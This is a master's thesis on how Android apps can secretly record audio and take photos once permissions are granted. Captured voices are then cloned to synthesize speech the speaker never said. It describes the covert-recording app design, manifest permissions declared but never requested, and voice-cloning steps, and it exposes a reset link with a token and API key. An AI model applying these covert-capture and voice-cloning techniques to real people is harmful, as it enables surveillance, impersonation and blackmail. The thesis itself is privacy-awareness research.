Πανεπιστήμιο Πειραιώς – Τμήμα Πληροφορικής

Πρόγραμμα Μεταπτυχιακών Σπουδών

«Προηγμένα Συστήματα Πληροφορικής - Ανάπτυξη Λογισμικού και Τεχνητής Νοημοσύνης»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**Υποκλοπή δεδομένων από Android συσκευές και σύνθεση φωνής** **Data interception from Android devices and voice synthesis**
Ονοματεπώνυμο Φοιτητή	**Νικολέττα Μιχοπούλου**
Πατρώνυμο	**Ιωάννης**
Αριθμός Μητρώου	**ΜΠΣΠ/ 19031**
Επιβλέπων	**Αλέπης Ευθύμιος, Αναπληρωτής Καθηγητής**

Ημερομηνία Παράδοσης **Ιούνιος 2021**

Τριμελής Εξεταστική Επιτροπή

(υπογραφή)	(υπογραφή)	(υπογραφή)
Ευθύμιος Αλέπης Αναπληρωτής Καθηγητής	Κωνσταντίνος Πατσάκης Αναπληρωτής Καθηγητής	Μαρία Βίρβου Καθηγήτρια

Acknowledgements

Throughout the writing of this dissertation, I have received a great deal of support and assistance. Primarily I would first like to thank my supervisor professor, Efthimios Alepis, whose expertise and guidance was invaluable. Without his trust, patience, and support my task would be much more difficult to accomplish. I also would like to deeply thank my colleagues in my workplace for aiding me in succeeding in my task. They always adapted their schedule to mine whenever a deadline was approaching in my studies, and I needed additional time to work on my classes or my dissertation. Finally, I need to express how grateful I am to my family and friends, especially Chrisa, for their continuous encouragement and support. I will forever be thankful for their generosity and attending to my needs during this challenging year.

Abstract

This dissertation examines how applications on Android mobile devices can access the user's personal information without them being aware. The implementation of an application called "VoiceRecordingThesis" is presented, which accesses the microphone of the mobile device and uses it for reasons other than one may consider obvious or expected. The paper presents the ways in which the collected data can be processed and by using an available speech production application there can be generated additional harmful data for the user. Voice synthesizers can produce untrue information that could harm their public image and private life. In addition, another application called "HiddenCameraThesis" was implemented and can access the camera without previewing the image to inform the user that the photo was taken.

The aim is to understand the risks involved in the use of mobile applications as well as the vigilance of users who are easy to grant access to mobile capabilities, such as the use of microphone and camera, which are examined in detail in this study.

Περίληψη

Η παρούσα μεταπτυχιακή διατριβή εξετάζει τον τρόπο με τον οποίο μπορούν εφαρμογές σε κινητές συσκευές λειτουργικού συστήματος Android να αποκτήσουν πρόσβαση σε προσωπικές πληροφορίες του χρήστη εν αγνοία του. Παρουσιάζεται η υλοποίηση μίας εφαρμογής, που ονομάζεται «VoiceRecordingThesis», η οποία αποκτά πρόσβαση στο μικρόφωνο της συσκευής και το χρησιμοποιεί για διαφορετικούς από τους προφανείς και προβλεπόμενους λόγους που θα περίμενε ο χρήστης. Αποτυπώνονται οι τρόποι με τους οποίους μπορούν τα συλλεχθέντα δεδομένα να επεξεργαστούν και με χρήση διαθέσιμης εφαρμογής παραγωγής ομιλίας να προκύψουν επιπλέον επικίνδυνα δεδομένα για τον χρήστη. Οι μηχανές σύνθεσης φωνής μπορούν να παράγουν αναληθείς πληροφορίες που να βλάψουν την δημόσια και ιδιωτική τους ζωή. Επιπλέον, υλοποιήθηκε μία ακόμη εφαρμογή που ονομάζεται «HiddenCameraThesis» και έχει την δυνατότητα πρόσβασης στην κάμερα χωρίς να γίνεται προεπισκόπηση της εικόνας για να ενημερωθεί ο χρήστης ότι έγινε λήψη της φωτογραφίας.

Στόχος είναι η κατανόηση των κινδύνων που ελλοχεύουν κατά την χρήση των εφαρμογών στα κινητά καθώς και η επαγρύπνηση των χρηστών που εύκολα παραχωρούν πρόσβαση σε δυνατότητες των κινητών, όπως η χρήση του μικροφώνου και της κάμερας, που εξετάζονται στην παρούσα μελέτη αναλυτικά.

Contents

Figures

1. Introduction

Android security is a contemporary issue that concerns the tech community because it affects millions of people globally. A malicious application can simultaneously put millions of users at a disadvantage if it gains access to their personal information. Emphasis has been placed on ways in which an application can access the camera and capture photos and videos of users without their knowledge. In addition, it is interesting how research worldwide has focused on ways one can unlock a user's mobile phone through applications, photos, videos, and voice commands. Applications request access to data that is not related to their function, e.g., a flashlight application that requests access to pages that the user has visited. Improvements are constantly being made to mobile operating systems, and especially Android, to overcome these security breaches. However, even though features such as location now require user permission, it is not clear when this information is accessed and how it is processed and further used.

As part of this dissertation, the software development platform «Android Studio» was used using the programming language “Java” to create a simple application to emulate the thousands of mobile applications available in app stores that access the microphone. As a storage, “Firebase” was used to keep track of each user’s voice recordings. Android Studio is the official integrated development environment (IDE) for Google's Android operating system developed by software developing company JetBrains and Firebase is a platform developed by Google for mobile and web applications. Java is a class-based, object-oriented programming language developed by Oracle. In addition to these, a simple python project was developed using “PyCharm”, IDE also developed by JetBrains, in order to demonstrate how easy it is to access the same data stored in Firebase and process them. Finally, an external project which was available free of charge and was developed for a master’s thesis was used to produce additional voice data.




Android Permissions
Normal Permissions
Signature Permissions
Dangerous Permissions
Android grant permissions by default
Granted only to application signed by same developer key
Android didn’t grant permissions by Default
No need to ask run time permissions
Must ask at run time permissions
FORCE_STOP_ PACKAGE, INJECT_EVEN

Figure 1: Android permission categories [9]

It is important to briefly mention the permissions offered in the android operating system and how they are divided into categories due to importance and security issues. Android categorizes permissions into different types: install-time permissions, runtime permissions, and special permissions. Each permission's type indicates the scope of restricted data that an application can access, and the scope of restricted actions that can be performed, when the system grants that permission. Camera, contacts, location, microphone, sensors, SMS, and storage are runtime permissions, also considered as dangerous permissions, because accessing them could potentially affect the user's privacy or the device's operation. Users must explicitly agree to grant those permissions. In figure 1, there is a visual representation of the Android permissions. A permission as seen in figure 2 consists of a group icon (1), the application name (2) and the action “DENY” or “ALLOW” for the user to choose (3). Figure 3 is showing the permission workflow on an Android device when installing an application and figure 4 how permissions were separated in an older Android version, the Marshmallow.


Allow **VoiceRecordingThesis** to access photos, media, and files on your device?

Allow

Figure 2: Permission anatomy



1
Can you provide functionality without declaring permissions?
No
2b
Declare permissions in your app's manifest file
3
Is the permissi
a runtim
permiss
No
Yes

Figure 3: Permission workflow [8]

An aspect of this paper is to show that after a user has granted a permission to the microphone, he ceases to have control over when and how often it can be accessed. The microphone can potentially be used without his knowledge either while the application is in use or when running in the background. The users are not informed by the operating system every time the application uses the microphone and cannot understand that they are being recorded. To be precise, the right to record and access the microphone is the same (android.permission.RECORD_AUDIO). This, in combination with the fact that the application uses firebase that does not require the user's permission to access the internet, puts the user in a vulnerable position to data interception. To store the data for each user the application requires register and login which is the standard process for everyday applications. Since in order to utilize bluetooth no permission is required from the user's device, bluetooth name was also used to better store the data for later use.

After collecting a certain amount of information for a specific user, it is demonstrated how this information can be processed and lead to the creation of additional data. Text-To-Speech Synthesis (TTS) systems convert normal language text into speech. With the use of all these collected data as a dataset a neural network-based system can now be able to generate speech from text in the voice of different speakers. The larger the data size the better the performance of such a system. Thus, the collection of a lot of data regarding a user leads to a very good quality of voice composition. This can be problematic and harmful for the targeted users who could be exploited when phrases or even entire sentences that they have never said in their own voice can now be composed. Access to such applications is now available to everyone as they are free on the internet and require basic knowledge and understanding to use.

Another issue that is being addressed in this paper is camera access, that most concerns the common user. Once the user has granted access to the camera, it is possible to get an image using the camera without a preview ever being shown to the user, leaving them exposed to attacks and blackmail. With the application running, an image can be taken at any time and then be uploaded to the firebase. The operating system does not inform the user when the image is captured, so it may once again lead to data leakages.

In the next sections related work is presented considering data access. There is an extended overview of the application development and thought process about security and data accessibility and ways to process and reproduce voice are demonstrated. Finally, some conclusions from the research are presented which could give inspiration for future work.




Figure 4: Dangerous permission groups in Marshmallow [10]

2. Related Work

The issue of security on mobile devices with Android operating system is a current issue that is constantly being studied and kept under the microscope due to their increasing use. Google announced that there are currently 2.5 billion active Android devices. Google's Play Store which is the official app store for certified devices running on the Android operating system is allowing users to browse and download applications developed with the Android software development kit. Due to the continuous increase in the quality of android devices, more and more software engineers develop applications and publish them in the Play Store. It is important to note that according to statistics around 3.04 million apps are now available to download by anyone owing an Android device. That raises the question on whether it is possible to check how secure the use of all such applications is. Loose security when publishing an app to the store leaves millions of users exposed to attacks. Applications often request permissions that are not considered essential, to collect data and send them to third-party applications and services for advertising purposes. Researchers have often attempted to report ways in which applications are spying so that users are more on guard and aware of the security issues, thus preparing them to only share the data they want, and which are absolutely essential. In this particular paper one main focus is the recording of the users. It is necessary to note some attempts that have been made to produce speech from text by adding the element of emotion along with the user's own voice. Image capture without the user's consent is also one of the key aspects of this paper, so it is important to present the research that has focused on security and privacy.

2.1 Security and Privacy on Android

An article published by the Computer Science Department of the University of California, in 2012, examined whether the Android permission system is effective at warning users. Specifically, the evaluation included examining if the users really review the permission requests and truly understand and evaluate the information during installation [1]. In the two studies that followed study participants displayed low attention and comprehension rates. Both the Internet survey and laboratory study found that 17% of participants paid attention to permissions during installation, and only 3% of Internet survey respondents could correctly answer all permission comprehension questions. The findings indicate poor decision-making in the process of permission allowance during an application's installation.

In another similar study Rebecca Balebako et al. (2013), noted how smartphone applications fail to give sufficient feedback when sensitive information is leaving the phone [2]. The study pointed out the importance of feedback for users to understand how frequently and with which entities information is shared. Feedback could improve understanding of potential privacy leakages through applications that collect information in an unexpected way. Through a lab study by using two popular game applications, they tried to determine the gap between users' understanding and actual privacy leakages. By developing an interface that could notify the users every time location information is accessed and shared to third parties, they concluded that there are some misconceptions about data sharing. Most participants did care in fact if an application shares privacy-sensitive information with third parties and were completely unaware that data would be shared for the purpose of advertising.

In the University of California, in 2011, there was another study with a different perspective [3]. A tool named Stowaway was build that detected overprivilege in compiled Android applications. By applying this tool to 940 applications they found that about one-third was overprivileged. They concluded that developers have no malice and indeed attempt to obtain the least needed privilege for their applications but instead due to the lack of understanding and API documentation errors they end up falling short. Overprivileged applications are too common, that it would be naïve and unrealistic to assume that the developers involved always have the best of intentions. Overprivilage should always raise suspicions regardless the motive or error factor that may be involved in it. As pointed out by Le Yu et al. although more and more apps are accompanied with privacy policies written in natural language little is known whether these privacy policies are trustworthy or not [4].

Some research has also been done on mobile phone multimedia security. Study examining security issues related to mobile phone cameras discovered several attacks. Longfei Wu et al. implemented attacks on real phones and discussed the roles a spy camera can play to attack or benefit phone users [5].

As it is understood in the field of security in Android devices, there are many issues that need to be addressed and research is constantly being done to fill the security gaps and to properly educate the users on such security problems. Everyday security vulnerabilities are addressed, and new ones arise due to the continuous evolution of the operating system.

2.2 Voice Synthesis


For the composition of the voice an auxiliary project was used. This project was developed as a thesis in the University of Liège [6]. For the development of this work, they relied on the 2018 publication of Jia Y. et al., concerning "Transfer learning from speaker verification to multispeaker text-to-speech synthesis" [7].

The "Real Time Voice Cloning" is a three-stage deep learning framework that performs voice cloning in real-time. Using an utterance of speech of 5 seconds, the framework can capture in a digital format a meaningful representation of the voice spoken. By giving a text prompt, they were able to perform text-to-speech using any voice extracted by this process. After long hours of training and by using a large dataset the framework could clone voices it has never heard and generate speech from text it has never seen. The project is public for anyone to use. As a brief description, according to the authors, the application consists of three parts. The first part is a speaker encoder that derives an embedding from the short utterance of a single speaker. The embedding is a meaningful representation of the voice of the speaker. The second part is a synthesizer that, conditioned on the embedding of a speaker, generates a spectrogram from text and the last one is a vocoder that infers an audio waveform from the spectrograms generated by the synthesizer.

This voice cloning project was based, as mentioned, on a neural network-based system for text-to-speech (TTS) synthesis that described its' ability to generate speech audio in the voice of different speakers, including those unseen during training. The authors of the original paper noted the importance of a large and diverse speaker set to obtain the best generalization performance. The “Real Time Voice Cloning” was the first public implementation of this research.

There were some prerequisites for using the project. The installation requirements involved installing Python 3.6 or 3.7, PyTorch (>=1.0.1), ffmpeg and downloading pretrained models. To test the configuration “python demo_cli.py” command was executed. When the files were placed correctly, and the settings and environment were set, by executing the “python demo_toolbox.py” command the application was able to start.

Figure 5 shows the application of the audio composition in which audio files are loaded before the process starts. There is a box available to write the phrase that is chosen to be generated. Figure 6 shows the process that starts by pressing the "Synthesize and vocode" button. This button starts the audio processing, and the voice is produced according to the data given. It is worth noting that even with a small set of files the results are very satisfactory as they are very close to the voice of the speaker given as input.



Hey Google call Chris Chronopoulou

Use embedding from: Text9.m4a


Encoder: pretrained; Synthesizer: pretrained; Vocoder: pretrained; Audio Output: Microsoft Sound Mapper

Toolbox Output: 2

Random seed: 0

```
Loading the synthesizer synthesizer\saved_models\pretrained\pretrained.pt... Done (0ms).
Loading the vocoder vocoder\saved_models\pretrained\pretrained.pt... Done (175ms).
Waveform generation: 47500/48000 (batch size: 5, rate: 2.7kHz - 0.17x real time) Done!
Generating the mel spectrogram...
Waveform generation: 47500/48000 (batch size: 5, rate: 2.6kHz - 0.16x real time) Done!
```

Figure 5: SV2TTS toolbox launch



Hey Google call Chris Chronopoulou

Use embedding from: Text9.m4a

Encoder: pretrained; Synthesizer: pretrained; Vocoder: pretrained; Audio Output: Microsoft Sound Mapper

Toolbox Output: 1

Random seed: 0

```
Loading the synthesizer synthesizer\saved_models\pretrained\pretrained.pt... Done (0ms).
Loading the vocoder vocoder\saved_models\pretrained\pretrained.pt... Done (175ms).
Waveform generation: 47500/48000 (batch size: 5, rate: 2.7kHz - 0.17x real time) Done!
Generating the mel spectrogram...
Waveform generation: 20500/48000 (batch size: 5, rate: 2.5kHz - 0.16x real time)
```

Figure 6: Synthesize and vocode .m4a files

2.3 Android Hidden Camera

For android application “HiddenImageThesis” a library was added as a dependency named “Android Hidden Camera”. This library is available free of charge for anyone who wants to use it in Github, which is a hosting provider for software applications. The purpose of this library is to allow an application to take a picture using the device camera without showing a preview of it. By doing this, it gives the ability to any application to capture the image from the front or rear camera. This library handles all the complexity on behalf of the application. Anyone can capture images from activity, fragment and even from the background service. This library will be described further during the overview of the “HiddenCameraThesis” application.

3. Applications Overview

For this dissertation, two main applications were developed, “VoiceRecordingThesis” and “HiddenCameraThesis”. The first concerns accessing the mobile phone microphone after the permission has been granted in the installation phase. Specifically, the user is recorded without being informed in any way that this is done. In the second application the access to the camera is examined after the permission has been granted, yet again during the installation of the application and special attention is being paid on the potential to omit the image preview altogether. For each application, its structure and some screenshots from the execution are shown. Also, the databases where the information is stored as well as the main code of each application are presented. Figure 7 presents the two corresponding Firebase projects that were created.




Figure 7: Firebase projects

3.1 Voice Recording, Processing, and Synthesis

The structure of the project, an example of execution, explanation of the code and the presentation of the database will be followed by an example of processing the collected sound using Python and the use of the aforementioned project for voice composition.

3.1.1 Project Structure and Permissions

As shown in figure 8 the Android project consists of a basic folder named “app” containing the subfolders “manifests”, “java” and “res”. Inside the folder “manifests” there is the “AndroidManifest.xml” where is the declaration of all the requested permissions. In the “java” folder there are all the Java classes that were created for this project. In the “res” folder it is important to highlight three subfolders: “layout”, “menu” and “values”. The “layout” folder contains all the code for the screens and the “menu” folder the code for the option menu layout. Inside the “values” folder there are two important xml files one named “colors.xml” containing the registered layout colors and one named “strings.xml” where the translations have been declared.

As shown visually in figure 9 as well as in the code snippet in figure 10 the application asks the user to grant access to the microphone and device’s storage which are common permissions requested by modern applications. These two permissions will be requested at the launch of the application. Bluetooth permissions are being declared but will not ever be asked to the user at any given point throughout the use of the application. Internet permission declaration is also not needed because firebase is used. The application will automatically have access to the internet while running. Network state is also declared but will not be requested either. If one is directed to or even actively search for the permissions of the application from the mobile device, as shown in figure 11, bluetooth, network state and internet are not listed as given permissions.






Figure 8: VoiceRecordingThesis, Project Structure




Allow **VoiceRecordingThesis** to access photos, media, and files on your device?

Figure 9: VoiceRecordingThesis, Permission requests



```
<!-- RECORD AUDIO permission need it to record user -->
<uses-permission android:name="android.permission.BLUETOOTH" />
<uses-permission android:name="android.permission.BLUETOOTH_ADMIN" />
<uses-permission android:name="android.permission.RECORD_AUDIO" />
<!-- WRITE AND READ EXTERNAL STORAGE permission -->
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" tools:ignore="ScopedStorage"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE" />
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
```

Figure 10: VoiceRecordingThesis, Android permissions


14:56

App permissions

VoiceRecordingThesis

ALLOWED

Microphone

Storage

DENIED

No permissions denied

Figure 11: VoiceRecordingThesis, Application permissions

3.1.2 Execution Example

The application includes a login page, a registration page, a password recovery page, a menu with a logout option and a main page with one button. In order for the application to launch and function as expected the user should grant access to the microphone and storage when the permissions are requested on the installation phase. Here are some snapshots of these pages showing these procedures with some accompanying messages.

To enter the application, the user must fill in their email and password and then press the login button (figure 12 and 13). If the information entered is correct, then a successful login message is displayed, and the user is redirected to the main screen of the application (figure 14).




Figure 12: VoiceRecordingThesis, Login page




Figure 13: VoiceRecordingThesis, Login page filled




Figure 14: VoiceRecordingThesis, Successful Login

For the users to enter the application, they must have previously registered. To complete the registration the users must fill in name, email, and password in two fields for validity reasons (figure 15 and 16). After filling in the fields by pressing the register button, the registration in the application is completed and they can log in at any time. For security reasons in case the users do not remember the password they have set they can reset it by clicking “Forgot password?” where they will be redirected to a verification page (figure 17). After filling in the email they used during the registration and pressing send, they will get an email notification for a password change (figure 18). By clicking the link provided, they are redirected to a web page where they can fill in the new password (figure 19).





Figure 15: VoiceRecordingThesis, Register page



michopoulou@gmail.com

Nikoletta Michopoulou

••••••

••••••

Figure 16: VoiceRecordingThesis, Register page filled





Figure 17: VoiceRecordingThesis Forgot password



Reset your password for project-194377382432

noreply@thesis-3ba02.firebasea
n.michopoulou@hotmail.com

Hello,

Follow this link to reset your project-194377382432 password for your n.michopoulou@hotmail.com account.

https://thesis-3ba02.firebaseapp.com/__/auth/action?mode=resetPassword&oobCode=XRmNc-gmver303HI2pa6Go4vT_HNNjf0I56f0AAMsxw&apiKey=AIzaSyA695cJQqkaREju3NEzA_Xcr7bU&lang=en

If you didn't ask to reset your password, ignore this email.

Thanks,

Figure 18: VoiceRecordingThesis, Reset link




Figure 19: VoiceRecordingThesis, Reset password

